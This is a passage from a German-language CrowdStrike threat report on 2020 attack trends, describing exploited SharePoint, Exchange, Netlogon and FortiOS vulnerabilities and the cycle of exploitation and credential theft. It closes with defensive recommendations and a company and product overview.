Die im Laufe 2020 beobachteten schwerwiegenden Schwachstellen haben starken Bezug zu Internet-Remote-Services. Diese Schwachstellen sind für staatliche und Cybercrime-Akteure besonders attraktiv, da sie dadurch Erstzugang zu Zielnetzwerken erlangen können. Während des Jahres 2020 beobachtete CrowdStrike Intelligence die wiederholte Ausnutzung mehrerer unterschiedlicher VPN-Services und Webanwendungen wie Microsoft SharePoint (CVE-2019-0604). Die Kompromittierung dieser Services wiederum ermöglicht das „Exploit Chaining“ mit anderen Schwachstellen zur Berechtigungsausweitung und für Network Pivoting. Dabei dienen bekannte Schwachstellen in Microsoft Exchange Server (CVE-2020-0688) und Windows Netlogon (CVE-2020-1472) häufig dazu, die Ausbreitung im Netzwerk und laterale Bewegungen zu ermöglichen.

Verbreitung und Zuverlässigkeit

Der Nutzen einer Schwachstelle für Bedrohungsakteure wird bestimmt von der Verbreitung und allgemeinen Nutzung eines anfälligen Produkts sowie der Zuverlässigkeit des verfügbaren Exploit-Codes. Dies gilt für CVE-2019-0604 und CVE-2020-0688, die zu den von CrowdStrike beobachteten Exploits im Jahr 2020 gehören. Diese beiden Exploits sind von bekannten Schwachstellen in den Services Microsoft SharePoint bzw. Exchange abgeleitet, die sowohl in den meisten Umgebungen verbreitet als auch mit dem Internet verbunden sind. Zudem ermöglicht der verfügbare Exploit-Code konsistenten und zuverlässigen Erstzugang (CVE-2019-0604) oder erlaubt die Eskalation von Berechtigungen und Kontrolle einer angegriffenen Domäne (CVE-2020-0688), ohne dass es zu Systeminstabilitäten kommt.

Wechselwirkungen: Exploits und Anmeldedaten-Angriffe

CrowdStrike Intelligence geht davon aus, dass durch Remote-Service- und Berechtigungseskalations-Schwachstellen Anmeldedaten-basierte Angriffe (z. B. Brute Forcing, Password Spraying oder Credential Stuffing) ermöglicht werden. Diese Einschätzung erfolgt mit moderater Sicherheit und basiert auf der Beobachtung realer Angriffe sowie vertraulichen Berichten im Umfeld von Access Brokern. Sobald die Akteure die notwendigen Mechanismen für Reconnaissance, Ausnutzung und automatisierte, auf Anmeldedaten-basierende Angriffe durchgeführt haben, verstärken und unterstützen sich Exploits und Anmeldedatendiebstahl in einem sich selbsterhaltenden Prozess (Abbildung 10).




Abbildung 10. Phasen des wiederholten Zyklus der Ausnutzung und Anmeldedaten-Erbeutung

Der Prozess beginnt mit dem Scannen/Ausnutzen von Remote-Services zur Erfassung von Benutzerkonten-Anmeldedaten. Beispielsweise ermöglichte CVE-2018-13379 Ende 2020 die Erfassung von Benutzerkontoverzeichnissen bei fast 50.000 FortiOS-VPNs. Selbst nach dem Patchen können Bedrohungsakteure diese gestohlenen Zugangsdaten mithilfe von Anmeldedaten-basierten Techniken häufig noch für den erneuten Zugriff auf die gleichen Ziele (oder andere Netzwerke, bei denen die Opfer die gleichen Kennwörter nutzten) verwenden. In diesen Situationen können die gestohlenen Anmeldedaten eine Berechtigungseskalation von einem authentifizierten Benutzer (z. B. CVE-2020-0688) ermöglichen, was Pivoting und die anschließende Domänenübernahme erlaubt. In diesem Fall kann ein Bedrohungsakteur die Anmeldedaten aller Active Directory-Konten für zukünftige Anmeldedaten-basierte Attacken erlangen – sodass der Zyklus erneut beginnt.

Empfehlungen

Mit diesen Empfehlungen können Sie potenzielle Schwachstellen schließen, bevor diese von Angreifern missbraucht werden können.

Im Verlauf des letzten Jahres beobachteten CrowdStrike Intelligence und CrowdStrike Falcon OverWatch Bedrohungsakteure, die nicht nur von COVID-19 unbeeindruckt blieben, sondern anscheinend von den Auswirkungen der weltweiten Pandemie noch angespornt wurden. Zielgerichtete Angreifer versuchten, sich wertvolle Daten zur Impfstoffforschung sowie zu Regierungsmaßnahmen zu sichern. Zudem beweisen selbst kriminelle Akteure wie CARBON SPIDER – deren Profite aufgrund der Pandemie sinken – ihre Flexibilität in dieser katastrophalen Situation. Im Jahr 2021 werden BGH-Bedrohungsakteure wahrscheinlich auch weiterhin nach Methoden suchen, mit denen sie ihre Ziele maximal effektiv erreichen. Dazu werden sie nicht-traditionelle Ziele innerhalb von Unternehmen mit eigenen Entwicklungen angreifen.

Mit zunehmender Ausgereiftheit ihrer Prozesse werden sowohl opportunistische Cyberkriminelle als auch zielgerichtete Angreifer neue Methoden entwickeln und implementieren, um Entdeckungen zu vermeiden und Analysen durch Forscher zu erschweren. Unabhängig davon, ob dieser Fokus auf operative Sicherheit aufgrund öffentlicher Berichte erfolgt oder interne organisationsspezifische Gründe hat, wird er fast sicher verbesserte Obfuskationsmethoden, die Nutzung von Standardtools und opportunistische Techniken umfassen.

Die Herausforderungen des Jahres 2020, darunter der schlagartige Wechsel zum Homeoffice, führten zu sozialen und wirtschaftlichen Verwerfungen, die in dieser Ausprägung einmalig waren. Davon ließen sich die Cyber-Bedrohungsakteure jedoch nicht abschrecken – ganz im Gegenteil. CrowdStrike beobachtete im Jahr 2020, dass sie die Situation ausnutzten, die Ängste der Menschen missbrauchten und ihre Angriffe steigerten. Mit diesen Empfehlungen können Sie potenzielle Schwachstellen schließen, bevor diese von Angreifern missbraucht werden können.

Was Sie nicht sehen, können Sie nicht schützen. Für Sicherheitsteams in modernen Umgebungen sind beim Blockieren von Angreifern, die Daten stehlen und Abläufe unterbrechen wollen, Übersicht und Geschwindigkeit unverzichtbar. Die Sicherheitsexperten müssen sich bewusst sein, dass sie für die Absicherung ihrer Cloud-Umgebungen sowie der lokalen Systeme verantwortlich sind. Deshalb benötigen sie vollständigen Einblick in alle Umgebungen und müssen potenzielle Schwachstellen identifizieren und proaktiv schließen, noch bevor diese von Angreifern ausgenutzt werden können.

Schützen Sie Identitäten und Zugang. Unternehmen sollten MFA (Multifaktor-Authentifizierung) für alle von außen erreichbaren Mitarbeiterdienste und Portale verpflichtend einführen. Parallel dazu kann ein durchdachter Prozess für die Verwaltung von Zugriffsrechten den Schaden durch Angreifer begrenzen und die Wahrscheinlichkeit lateraler Bewegungen verringern. Und schließlich sollten Zero-Trust-Lösungen implementiert werden, um Datenzugriffe einzugrenzen und zu beschränken, was potenzielle Schäden durch nicht autorisierten Zugang zu vertraulichen Informationen minimiert.

Investieren Sie in Bedrohungssuche durch Experten. Interaktive Angriffe nutzen verschleierte oder neue Techniken zum Unterlaufen automatisierter Überwachungs- und Erkennungsmaßnahmen. Hochentwickelte oder persistente Angriffe lassen sich am besten mit kontinuierlicher Bedrohungssuche aufdecken und verhindern.

Bleiben Sie Angreifern mit Bedrohungsanalysen einen Schritt voraus. Hinter jedem Angriff steckt ein Mensch. Mithilfe von Bedrohungsanalysen können Sie die Motivation eines Angreifers, seine Kompetenzen und sein Handwerkszeug verstehen und dieses Wissen nutzen, um zukünftige Angriffe zu verhindern und sogar vorherzusagen.

Implementieren Sie eine aktuelle Cybersicherheitsrichtlinie, die das Arbeiten im Homeoffice oder an anderen Remote-Arbeitsplätzen berücksichtigt. Die Sicherheitsrichtlinien müssen Zugriffsverwaltung für Remote-Nutzer, die Verwendung privater Geräte sowie aktualisierte Datenschutzvorschriften für den Mitarbeiterzugriff auf Dokumente und andere Informationen berücksichtigen.

Bauen Sie eine Kultur der Cybersicherheit auf. Auch wenn Technologie ein wichtiges Hilfsmittel ist, um Angriffe zu erkennen und aufzuhalten, ist der Endbenutzer das wichtigste Element bei der Abwehr von Kompromittierungen. Programme zur Verbesserung des Sicherheitsbewusstseins helfen, die ständige Bedrohung durch Phishing und ähnliche Social-Engineering-Angriffe zu minimieren.

Über CrowdStrike

CrowdStrike ist ein weltweit führender Anbieter für Cybersicherheit, der Sicherheit im Cloud-Zeitalter mit einer Endgeräteschutz-Plattform neu definiert, die speziell für die Abwehr von Kompromittierungen entwickelt wurde. Die Architektur der CrowdStrike Falcon®-Plattform setzt auf einen schlanken Agenten. Sie nutzt Cloud-basierte künstliche Intelligenz (KI) und bietet Echtzeitschutz sowie einen vollständigen Überblick über das Unternehmen, um Angriffe auf alle Endgeräte zu verhindern – ganz gleich, ob diese mit dem Netzwerk verbunden sind. Dank des proprietären CrowdStrike Threat Graph® korreliert CrowdStrike Falcon pro Woche in Echtzeit mehr als 5 Billionen Endgeräte-Ereignisse auf der ganzen Welt. Die Ergebnisse fließen in die weltweit fortschrittlichsten Sicherheitsdatenplattformen ein.

Produkte und Services

Endgerätesicherheit

FALCON INSIGHT™ | ENDPUNKTBASIERTE DETEKTION UND REAKTION (EDR)
Bietet kontinuierliche und umfassende Endgeräte-Transparenz – einschließlich Erkennung, Reaktion und Forensik –, damit keine Bedrohungen übersehen und potenzielle Kompromittierungen abgewehrt werden können.

FALCON PREVENT™ | VIRENSCHUTZ DER NEUESTEN GENERATION
Schützt vor Angriffen mit und ohne Malware-Komponenten. Die Lösung wurde von unabhängigen Experten getestet sowie zertifiziert und kann herkömmlichen Virenschutz im Unternehmen ersetzen.

FALCON FIREWALL MANAGEMENT™ | FIREWALL-VERWALTUNG
Ermöglicht die einfache und zentrale Verwaltung für Host-Firewalls und damit die einfache Verwaltung und Kontrolle der Host-Firewall-Richtlinien.

FALCON DEVICE CONTROL™ | TRANSPARENZ UND KONTROLLE FÜR USB-GERÄTE
Bietet den Überblick und die detaillierte Kontrolle zur sicheren Nutzung von USB-Geräten im gesamten Unternehmen.

Bedrohungsanalyse

FALCON X RECON | SITUATIONSERKENNUNG
Bietet Einblicke in den Cybercrime-Schwarzmarkt, damit Unternehmen effektiv Bedrohungen für ihre Marken, Mitarbeiter und vertraulichen Daten minimieren können.

FALCON X | AUTOMATISIERTE BEDROHUNGSDATEN
Reichert von der CrowdStrike Falcon®-Plattform erkannte Ereignisse und Zwischenfälle automatisch mit weiteren Informationen an, damit Sicherheitsteams schnellere und bessere Entscheidungen treffen können.

FALCON X PREMIUM | CYBER-BEDROHUNGSANALYSEN
Bietet erstklassige Berichte zu Bedrohungen, technische Analysen, Malware-Analysen sowie Möglichkeiten zur Bedrohungssuche. Mit Falcon X Premium können Unternehmen ihre Cyberresilienz stärken und sich effektiv vor raffinierten staatlichen und Cybercrime-Akteuren und Hacktivisten schützen.

Cloud-Sicherheit

FALCON CLOUD WORKLOAD PROTECTION™
Schützt umfassend vor Kompromittierungen privater, öffentlicher, hybrider sowie Multi-Cloud-Umgebungen, sodass Kunden neue Technologien für jeden Aufgabenbereich schnell implementieren und absichern können.

Sicherheits- und IT-Abläufe

FALCON DISCOVER™ | IT-HYGIENE
Erkennt in Echtzeit nicht autorisierte Systeme sowie Anwendungen überall in Ihrer Umgebung und ermöglicht so schnellere Problembehebungen und damit mehr Sicherheit.

FALCON SPOTLIGHT™ | SCHWACHSTELLENVERWALTUNG
Bietet Sicherheitsteams die Möglichkeit, die Gefährdung ihrer Endgeräte kontinuierlich, in Echtzeit und ohne ressourcenintensive Scans zu bewerten.

Managed Services

FALCON OVERWATCH™ | VERWALTETE BEDROHUNGSSUCHE
Das rund um die Uhr aktive CrowdStrike-Team ergänzt nahtlos Ihre internen Sicherheitsressourcen, damit schädliche Aktivitäten permanent und so früh wie möglich aufgedeckt werden und Bedrohungsakteure keine Chance haben.

FALCON COMPLETE™ | SOFORT EINSETZBARE SICHERHEIT
Die Sicherheitsexperten des Falcon Complete-Teams nutzen umfassenden Falcon-Endgeräteschutz und bieten zu 100 % verwaltete zuverlässige Cybersicherheit einschließlich einer Produktgarantie von bis zu 1 Million US-Dollar.